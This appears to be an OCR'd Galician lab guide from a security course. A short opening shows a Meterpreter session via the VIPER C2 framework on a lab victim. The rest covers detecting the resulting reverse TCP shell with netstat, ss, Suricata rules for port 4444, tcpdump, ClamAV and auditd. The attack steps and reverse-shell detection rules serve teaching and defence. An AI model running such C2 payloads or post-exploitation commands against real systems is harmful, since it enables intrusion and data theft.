






2. **Execución de comandos na máquina comprometida:**

• Interactúa coa sesión para executar comandos (clic botón dereito do rato onde aparecen as IPs da máquina viper e da comprometida).






localhost:60000/#/main
https://localhost:60000/#/main
10.0.2.15
0s
meterpreter > shell -c 'whoami'
losada
meterpreter > pwd
/home/losada
meterpreter > ls
Listing: /home/losada
Mode Size Type Last modified Name
100600/rw------- 0 fil 2025-02-14 16:10:26 +0800 .ICEauthority
100600/rw------- 108 fil 2025-04-05 15:33:39 +0800 .Xauthority
100600/rw------- 1199 fil 2025-04-05 15:31:34 +0800 .bash_history
100644/rw-r--r-- 220 fil 2025-02-14 16:05:25 +0800 .bash_logout
100644/rw-r--r-- 3526 fil 2025-02-14 16:05:25 +0800 .bashrc
040755/rwxr-xr-x 4096 dir 2025-03-15 03:09:55 +0800 .cache
040700/rwx------ 4096 dir 2025-03-27 15:16:56 +0800 .config
100644/rw-r--r-- 35 fil 2025-02-14 16:10:26 +0800 .dmrc
100644/rw-r--r-- 5290 fil 2025-02-14 16:05:25 +0800 .face
100644/rw-r--r-- 5290 fil 2025-02-14 16:05:25 +0800 .face.icon
040700/rwx------ 4096 dir 2025-02-14 16:10:26 +0800 .gnupg
040700/rwx------ 4096 dir 2025-02-14 16:10:26 +0800 .local
040700/rwx------ 4096 dir 2025-03-15 03:09:55 +0800 .mozilla
100644/rw-r--r-- 807 fil 2025-02-14 16:05:25 +0800 .profile
040700/rwx------ 4096 dir 2025-03-29 07:04:08 +0800 .ssh
100640/rw-r----- 5 fil 2025-03-30 06:03:54 +0800 .vboxclient-clipboard-tty1-control.pid
100640/rw-r----- 5 fil 2025-04-05 15:33:39 +0800 .vboxclient-clipboard-tty7-control.pid
100640/rw-r----- 5 fil 2025-04-05 15:33:39 +0800 .vboxclient-clipboard-tty7-
Help
SystemInfo
hashdump
Get System
Load Unhook Plugin
Load Powershell Plugin
Load Python Plugin
Reset Python Plugin
meterpreter >
Clear
Real Time
ID
Payload
0
Delete



VM-2 Máquina vítima

Monitorización: Detectar Reverse TCP desde Debian 12

1. Monitorización de Conexións Activas

Verifica se o nodo Debian 12 está establecendo conexións sospeitosas.
Busca conexións establecidas con enderezos IP que non deberían estar presentes (como a IP do teu servidor VIPER).

```
# apt update && apt -y install net-tools
# netstat -natp | grep ESTAB
tcp        0      0 192.168.120.101:38396   192.168.120.100:4444    ESTABLISHED 2048/./1743838036.
```

Ou usando `ss` que é máis moderno:

```
# ss -natp | grep ESTAB
ESTAB     0      0      192.168.120.101:38396 192.168.120.100:4444 users:(("1743838036.elf",pid=2048,fd=5))
```

2. Monitorización de Procesos en Execución

Comproba cales procesos están escoitando en portos específicos. E sobre todo, as conexións establecidas.

```
# lsof -i -P -n | grep ESTAB
174383803 2048      losada    5u  IPv4  22266      0t0  TCP 192.168.120.101:38396->192.168.120.100:4444 (ESTABLISHED)
```

3. Uso de Ferramentas de Bastionado (IDS/IPS)

Instala un sistema de detección de intrusións (IDS) para monitorizar o tráfico de rede.

Ferramentas Recomendadas:
- **Suricata:** IDS/IPS avanzado que detecta tráfico sospeitoso.
- **Zeek (antigo Bro):** Monitoriza a rede e rexistra eventos anómalos.
- **Snort:** IDS popular que permite crear regras personalizadas.

Suricata

- **Configuración básica:**

```
# apt install suricata -y
# suricata-update
# ls /var/lib/suricata/rules/
# sed -E -i 's|(default-rule-path:).*|\1 /var/lib/suricata/rules|' /etc/suricata/suricata.yaml
```

- **Execución:**

```
# suricata -c /etc/suricata/suricata.yaml -i enp0s8
```

- **Logs:** Executar noutra consola de `root`:

```
# tail -f /var/log/suricata/fast.log
```

- **Xerar novas regras para o porto TCP 4444**

```
# echo '# Detectar Reverse Shell mediante conexión TCP a un porto típico (Metasploit, VIPER, etc.)
alert tcp any any -> any 4444 (msg:"Reverse TCP Detected - Possible Metasploit/VIPER"; sid:1000001; rev:1; classtype:trojan-activity; priority:1;)

# Detectar Reverse Shell mediante conexión a porto alto común (60000)
alert tcp any any -> any 60000 (msg:"Reverse TCP Detected - Possible VIPER Connection"; sid:1000002; rev:1; classtype:trojan-activity; priority:1;)

# Detectar Reverse Shell mediante HTTP (Metasploit ou VIPER vía HTTP)
alert http any any -> any any (msg:"Suspicious HTTP Traffic - Possible Reverse Shell"; content:"POST"; http_method; sid:1000003; rev:1;
classtype:trojan-activity; priority:1;)

# Detectar Reverse Shell mediante HTTPS (Comunicacións cifradas)
alert tls any any -> any any (msg:"Suspicious HTTPS Traffic - Possible Reverse Shell"; sid:1000004; rev:1; classtype:trojan-activity; priority:1;)' > /
var/lib/suricata/rules/local.rules
```

- **Configurar para cargar as regras**

```
# sed -i '/rule-files:/a\  - local.rules' /etc/suricata/suricata.yaml
```

- **Reiniciar suricata para aplicar os cambios**

```
# systemctl restart suricata || suricata -c /etc/suricata/suricata.yaml -i enp0s8
```

- **Revisar de novo os Logs:** Executar noutra consola de `root`:

```
# tail -f /var/log/suricata/fast.log
04/04/2025-01:47:35.393635  [**] [1:1000001:1] Reverse TCP Detected - Possible Metasploit/VIPER [**] [Classification: A Network Trojan was detected]
[Priority: 1] {TCP} 192.168.120.101:47226 -> 192.168.120.100:4444
04/04/2025-01:47:36.609417  [**] [1:1000001:1] Reverse TCP Detected - Possible Metasploit/VIPER [**] [Classification: A Network Trojan was detected]
[Priority: 1] {TCP} 192.168.120.101:44780 -> 192.168.120.100:4444
```

4. Monitorización do Tráfico de Rede

Se queres analizar o tráfico específico xerado polo reverse TCP, podes usar:

```
# tcpdump -i enp0s8 port 4444
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s8, link-type EN10MB (Ethernet), snapshot length 262144 bytes
01:13:13.153147 IP 192.168.120.101.41552 > 192.168.120.100.4444: Flags [S], seq 473515495, win 64240, options [mss 1460,sackOK,TS val 2501481294 ecr
0,nop,wscale 7], length 0
01:13:13.154046 IP 192.168.120.100.4444 > 192.168.120.101.41552: Flags [S.], seq 9365323, ack 473515496, win 65160, options [mss 1460,sackOK,TS val 826785556
ecr 2501481294,nop,wscale 7], length 0
01:13:13.154096 IP 192.168.120.101.41552 > 192.168.120.100.4444: Flags [.], ack 1, win 502, options [nop,nop,TS val 2501481295 ecr 826785556], length 0
01:13:13.479097 IP 192.168.120.100.4444 > 192.168.120.101.41552: Flags [P.], seq 1:388, ack 1, win 510, options [nop,nop,TS val 826785881 ecr 2501481295],
length 387
01:13:13.479123 IP 192.168.120.101.41552 > 192.168.120.100.4444: Flags [.], ack 388, win 501, options [nop,nop,TS val 2501481620 ecr 826785881], length 0
01:13:13.479478 IP 192.168.120.101.41552 > 192.168.120.100.4444: Flags [P.], seq 1:398, ack 388, win 501, options [nop,nop,TS val 2501481620 ecr 826785881],
length 397
```

Onde `4444` é un porto típico usado por Metasploit, pero debes cambialo polo porto que o teu servidor VIPER está usando.

Consulta repetida cada 5 segundos ao mesmo dominio sospeitoso

```
# tcpdump -i enp0s8 -n -l port 53
10:30:01.123456 IP 192.168.120.101.54321 > 8.8.8.8.53: 1+ A? bad.c2-server.xyz. (35)
10:30:06.123456 IP 192.168.120.101.54322 > 8.8.8.8.53: 2+ A? bad.c2-server.xyz. (35)
10:30:11.123456 IP 192.168.120.101.54323 > 8.8.8.8.53: 3+ A? bad.c2-server.xyz. (35)
```

5. Detección de Malware ou Payloads

Se o ataque implica a descarga dun payload desde o servidor C2 (VIPER), asegúrate de:

- Comprobar arquivos sospeitosos con `sha256sum` e comparalos con bases de datos de malware.
- Usar ferramentas como `ClamAV` para escanear o sistema:

```
# apt install clamav -y
# clamscan -r /home/ | tee README.txt
----------- SCAN SUMMARY -----------
Known viruses: 2058898
Engine version: 1.0.7
Scanned directories: 112
Scanned files: 351
Infected files: 1
Data scanned: 86.89 MB
Data read: 70.75 MB (ratio 1.23:1)
Time: 10.159 sec (0 m 10 s)
Start Date: 2025:04:04 01:16:55
End Date:   2025:04:04 01:17:05
# grep elf README.txt
/home/losada/1743719330.elf: Unix.Trojan.Generic-9908886-0 FOUND
```

apt info clamav

Package: clamav
Version: 1.0.7+dfsg-1~deb12u1
Priority: optional
Section: utils
Maintainer: ClamAV Team pkg-clamav-devel@lists.alioth.debian.org
Installed-Size: 30,1 MB
Depends: clamav-freshclam (>= 1.0.7+dfsg) | clamav-data, libc6 (>= 2.34), libclamav11 (>= 1.0.7), libcurl4 (>= 7.16.2), libgcc-s1 (>= 4.2), libjson-c5 (>= 0.15), libssl3 (>= 3.0.0), zlib1g (>= 1:1.2.3.3)
Recommends: clamav-base
Suggests: libclamunrar, clamav-docs
Homepage: https://www.clamav.net/
Tag: implemented-in::c, interface::commandline, role::program,
scope::utility, security::antivirus, use::scanning, works-with::file,
works-with::mail
Download-Size: 5.775 kB
APT-Manual-Installed: yes
APT-Sources: http://deb.debian.org/debian bookworm/main amd64 Packages
Description: anti-virus utility for Unix - command-line interface
Clam AntiVirus is an anti-virus toolkit for Unix. The main purpose of
this software is the integration with mail servers (attachment
scanning). The package provides a flexible and scalable
multi-threaded daemon in the clamav-daemon package, a command-line
scanner in the clamav package, and a tool for automatic updating via
the Internet in the clamav-freshclam package. The programs are based
on libclamav, which can be used by other software.
.
This package contains the command line interface. Features:
- built-in support for various archive formats, including Zip, Tar,
Gzip, Bzip2, OLE2, Cabinet, CHM, BinHex, SIS and others;
- built-in support for almost all mail file formats;
- built-in support for ELF executables and Portable Executable files
compressed with UPX, FSG, Petite, NsPack, wwpack32, MEW, Upack and
obfuscated with SUE, Y0da Cryptor and others;
- built-in support for popular document formats including Microsoft
Office and Mac Office files, HTML, RTF and PDF.
.
For scanning to work, a virus database is needed. There are two options
for getting it:
- clamav-freshclam: updates the database from Internet. This is
recommended with Internet access.
- clamav-data: for users without Internet access. The package is
not updated once installed. The clamav-getfiles package allows
creating custom packages from an Internet-connected computer.

6. Revisar o arquivo `~/.bash_history`

Se o ataque foi lanzado recentemente, podes revisar os comandos executados:

```
# find / -type f -iname .bash_history -exec cat -n {} \; 2>/dev/null
...
93  chmod +x 1743719330.elf
94  ./1743719330.elf
```

Tempo execución payload: 30 minutos

Ver VIPER Pricing
Unha das **limitacións** que posúe a **versión COMMUNITY** que estamos a empregar é que cada **sesión establecida** coa máquina vítima ten unha **limitación de 30 minutos**.
Polo tanto isto hai que telo en conta para a realización desta práctica xa que pode ser que a conexión córtese e haxa que crear outra, cambiando así os PIDs dos procesos executados e os portos da conexión establecida.

7. Revisar `auditd`

Que é auditd?

auditd é o daemon do subsistema de auditoría de Linux, encargado de **rexistrar eventos de seguridade e actividades sensibles no sistema**, como accesos a ficheiros críticos, cambios en configuracións ou execucións de comandos.

A súa configuración permite controlar **que eventos se rexistran e como se almacenan**, o que é útil para cumprimento normativo ou para detección de comportamentos sospeitosos.

Unha vez instalado, os logs poden consultarse en `/var/log/audit/audit.log`. Pódese complementar con regras personalizadas en `/etc/audit/rules.d/` para adaptar a auditoría aos obxectivos de seguridade do sistema.

Instalación

```
apt update && apt -y install auditd audispd-plugins
```

Configuración das regras de auditoría

```
echo '## Rexistrar todas as chamadas ao sistema execve (Creación de Procesos)
# -a action,list: Engadir regra á lista de saída (-a) ao saír da chamada ao sistema (exit), sempre (always).
# -F arch=b64/b32: Especifica a arquitectura (64-bit ou 32-bit). Incluímos ambas para compatibilidade.
# -S execve: Especifica a chamada ao sistema a monitorizar.
# -k process_creation: Unha chave (tag) para buscar facilmente estes eventos.
-a always,exit -F arch=b64 -S execve -k process_creation
-a always,exit -F arch=b32 -S execve -k process_creation

## Rexistrar chamadas ao sistema relacionadas con conexións de rede (saíntes)
# Monitorizamos 'connect' que é a chamada usada para iniciar conexións TCP/UDP saíntes.
# -k network_connection: Chave para buscar eventos de conexión.
-a always,exit -F arch=b64 -S connect -k network_connection
-a always,exit -F arch=b32 -S connect -k network_connection

## Rexistrar chamadas ao sistema relacionadas coa carga/descarga de módulos do kernel
# -S init_module, finit_module, delete_module: Chamadas para cargar e descargar módulos.
# -k module_loading: Chave para buscar estes eventos.
-a always,exit -F arch=b64 -S init_module -S finit_module -S delete_module -k module_loading
-a always,exit -F arch=b32 -S init_module -S finit_module -S delete_module -k module_loading

## (Opcional pero Recomendado) Facer as regras inmutables (require reiniciar para cambiar)
## Descomenta isto só cando esteas seguro das túas regras para maior seguridade
# -e 2' > /etc/audit/rules.d/99-custom.rules
```

Notas sobre as regras

- Usamos always,exit para rexistrar o evento cando a chamada ao sistema remata.
- Especificamos ambas arquitecturas (b64, b32) por se se executan binarios de 32 bits nun sistema de 64 bits.
- As keys (-k) son moi importantes para filtrar os logs despois.

Cargar as Novas Regras e Activar o Servizo

```
augenrules --load
systemctl start auditd
systemctl enable auditd
systemctl status auditd --no-pager
```

Verificar que as regras foron cargadas

```
auditctl -l
```

Buscar nos Logs de Auditoría: `ausearch`
Agora `auditd` está rexistrando os eventos definidos. Os logs almacénanse por defecto en `/var/log/audit/audit.log`. A ferramenta principal para buscar nestes logs é `ausearch`.

Busca Específica para `payload_descargado.elf`:

- **Paso 1: Buscar a execución do binario:**
  Usa a chave `process_creation` e o nome do executable (`-x`) para atopar cando se executou o payload.

  ```
  ausearch -k process_creation -x /ruta/completa/a/payload_descargado.elf -i
  ```

  - Cambia `/ruta/completa/a/payload_descargado.elf` pola ruta real onde se executou (se a coñeces) ou simplemente `-x payload_descargado.elf` se queres buscar calquera execución con ese nome.
  - `-i`: Interpreta os valores numéricos (como UID, GID, syscalls) en texto lexible.

  A saída mostrará eventos `type=SYSCALL` relacionados coa chamada `execve`. Anota o **PID** (Process ID) e a **data/hora** aproximada do evento. Exemplo de saída relevante:

> **Executar de novo o payload**
>
> Unha vez cargadas as novas regras débese executar de novo o payload para verificar que rexistran os eventos definidos.

```
# ausearch -k process_creation -x 1743838036.elf -i
----
type=PROCTITLE msg=audit(05/04/25 22:28:49.552:226) : proctitle=./1743838036.elf
type=PATH msg=audit(05/04/25 22:28:49.552:226) : item=1 name=./1743838036.elf inode=261588 dev=08:01 mode=file,755 ouid=losada ogid=losada rdev=00:00
nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(05/04/25 22:28:49.552:226) : item=0 name=./1743838036.elf inode=261588 dev=08:01 mode=file,755 ouid=losada ogid=losada rdev=00:00
nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(05/04/25 22:28:49.552:226) : cwd=/home/losada
type=EXECVE msg=audit(05/04/25 22:28:49.552:226) : argc=1 a0=./1743838036.elf
type=SYSCALL msg=audit(05/04/25 22:28:49.552:226) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x55ff719369a0 a1=0x55ff7193bc50 a2=0x55ff71934b40
a3=0xd016c19e5dca8816 items=2 ppid=1942 pid=6055 auid=losada uid=losada gid=losada euid=losada suid=losada fsuid=losada egid=losada sgid=losada fsgid=losada
tty=pts0 ses=2 comm=1743838036.elf exe=/home/losada/1743838036.elf subj=unconfined key=process_creation
```

Aquí, o PID é `6055`.

Paso 2: Buscar conexións de rede feitas por ese PID: Agora usa a chave `network_connection` e filtra polo PID que atopaches no paso anterior. Tamén podes usar un rango de tempo (`-ts`, `-te`) se coñeces cando ocorreu a execución.

```
# Substitúe <PID> polo PID atopado (ex: 5678)
ausearch -k network_connection -p <PID> -i
ausearch -k network_connection -p 6055 -i
----
type=PROCTITLE msg=audit(05/04/25 22:28:49.552:227) : proctitle=./1743838036.elf
type=SOCKADDR msg=audit(05/04/25 22:28:49.552:227) : saddr={ saddr_fam=inet laddr=192.168.120.100 lport=4444 }
type=SYSCALL msg=audit(05/04/25 22:28:49.552:227) : arch=x86_64 syscall=connect success=no exit=EINPROGRESS(Operación en curso) a0=0x5 a1=0x555570f135b0
a2=0x10 a3=0x0 items=0 ppid=1942 pid=6055 auid=losada uid=losada gid=losada euid=losada suid=losada fsuid=losada egid=losada sgid=losada fsgid=losada
tty=pts0 ses=2 comm=1743838036.elf exe=/home/losada/1743838036.elf subj=unconfined key=network_connection
```

Ou, se queres buscar directamente conexións feitas por ese nome de executable (pode ser máis directo):

```
ausearch -k network_connection -i | grep 'exe="/ruta/completa/a/payload_descargado.elf"'
```

(De novo, axusta a ruta ou usa só o nome do executábel)

A saída buscará eventos `type=SYSCALL` coa chamada `connect` (syscall=42 en x86_64) e mostrará o PID e o nome do executábel (`exe=`). Se `payload_descargado.elf` fixo conexións de rede saíntes mentres `auditd` estaba activo coas regras cargadas, deberías velo aquí. A saída incluirá detalles sobre o socket (familia, enderezo IP/porto de destino se está dispoñible no momento da auditoría).

Exemplo de Saída de Conexión:

```
type=SYSCALL msg=audit(1678886405.456:480): arch=c000003e syscall=42 success=yes exit=0 a0=3 a1=7ff... a2=10 a3=0 items=0 ppid=1234 pid=5678 auid=1000
uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=1 comm="payload_descarga" exe="/home/usuario/
payload_descargado.elf" subj=... key="network_connection"
```

```
type=SOCKADDR msg=audit(1678886405.456:480): saddr=0200115C C0A80135 0000000000000000 // Familia AF_INET (2), Porto 4444 (0x115C), IP 192.168.120.100
(C0A80135)
```

(Neste exemplo, o proceso 5678, executando `payload_descargado.elf`, conectouse (syscall 42) a 192.168.120.100 no porto 4444).

O comando ausearch non amosa nada

É unha situación común cando se traballa con logs de auditoría. Hai varias razóns polas que o comando `ausearch -k network_connection -i | grep 'exe="/home/losada/1743838036.elf"'` podería non mostrar nada, aínda que saibas que o proceso está facendo conexións:

1. **O Proceso Principal Non Fai a Conexión Directamente:** Moitas veces, un payload (como o teu ELF) que proporciona un shell remoto non realiza *todas* as operacións de rede directamente. Cando executas `ping 8.8.8.8` *dentro* dese shell remoto:
   - O proceso `1743838036.elf` (o teu shell/payload) crea un **novo proceso fillo**, que é o comando `/usr/bin/ping`.
   - É este novo proceso `/usr/bin/ping` o que realmente fai as chamadas ao sistema `connect` (ou `sendto` / `recvfrom` para ICMP) para enviar e recibir os paquetes do ping.
   - Polo tanto, o evento de auditoría para a conexión de rede terá `exe="/usr/bin/ping"`, non `exe="/home/user/1743838036.elf"`. A conexión do *propio shell reverso* ao servidor C2 (VIPER) si debería estar asociada ao ELF inicial, pero vexamos iso despois.
2. **O Campo `exe` Non Coincide Exactamente:** Ás veces, a forma en que se rexistra o nome do executábel pode variar lixeiramente (p.ex., por resolución de enlaces simbólicos, ou se o proceso cambia o seu nome). O `grep` que estás usando é moi específico.
3. **As Regras Non Estaban Activas Cando Se Fixo a Conexión Inicial:** Se o payload se executou *antes* de que as regras de auditoría para `connect` estivesen correctamente cargadas e activas (`augenrules --load`), a conexión inicial ao C2 podería non terse rexistrado.
4. **Buffer de Auditoría ou Atraso:** Pode haber un lixeiro atraso entre o evento e a súa aparición nos logs consultables.

Como Solucionalo e Investigar con `ausearch`:

Paso 1: Verifica que as regras están activas

```
auditctl -l | grep network_connection
```

Deberías ver as regras que definiches para a chamada ao sistema `connect` coa chave `network_connection`. Se non aparecen, recárgaas: `augenrules --load`.

Paso 2: Busca Conexións de Rede de Forma Máis Ampla (e Recente)

Elimina o `grep` para ver *todos* os eventos de conexión recentes e busca manualmente ou cun `grep` menos específico:

```
ausearch -k network_connection -i -ts recent
```

- `-ts recent`: Busca eventos moi recentes (últimos 10 minutos por defecto). Podes usar `-ts today`, `-ts yesterday` ou especificar tempos exactos con `-ts hh:mm:ss`.
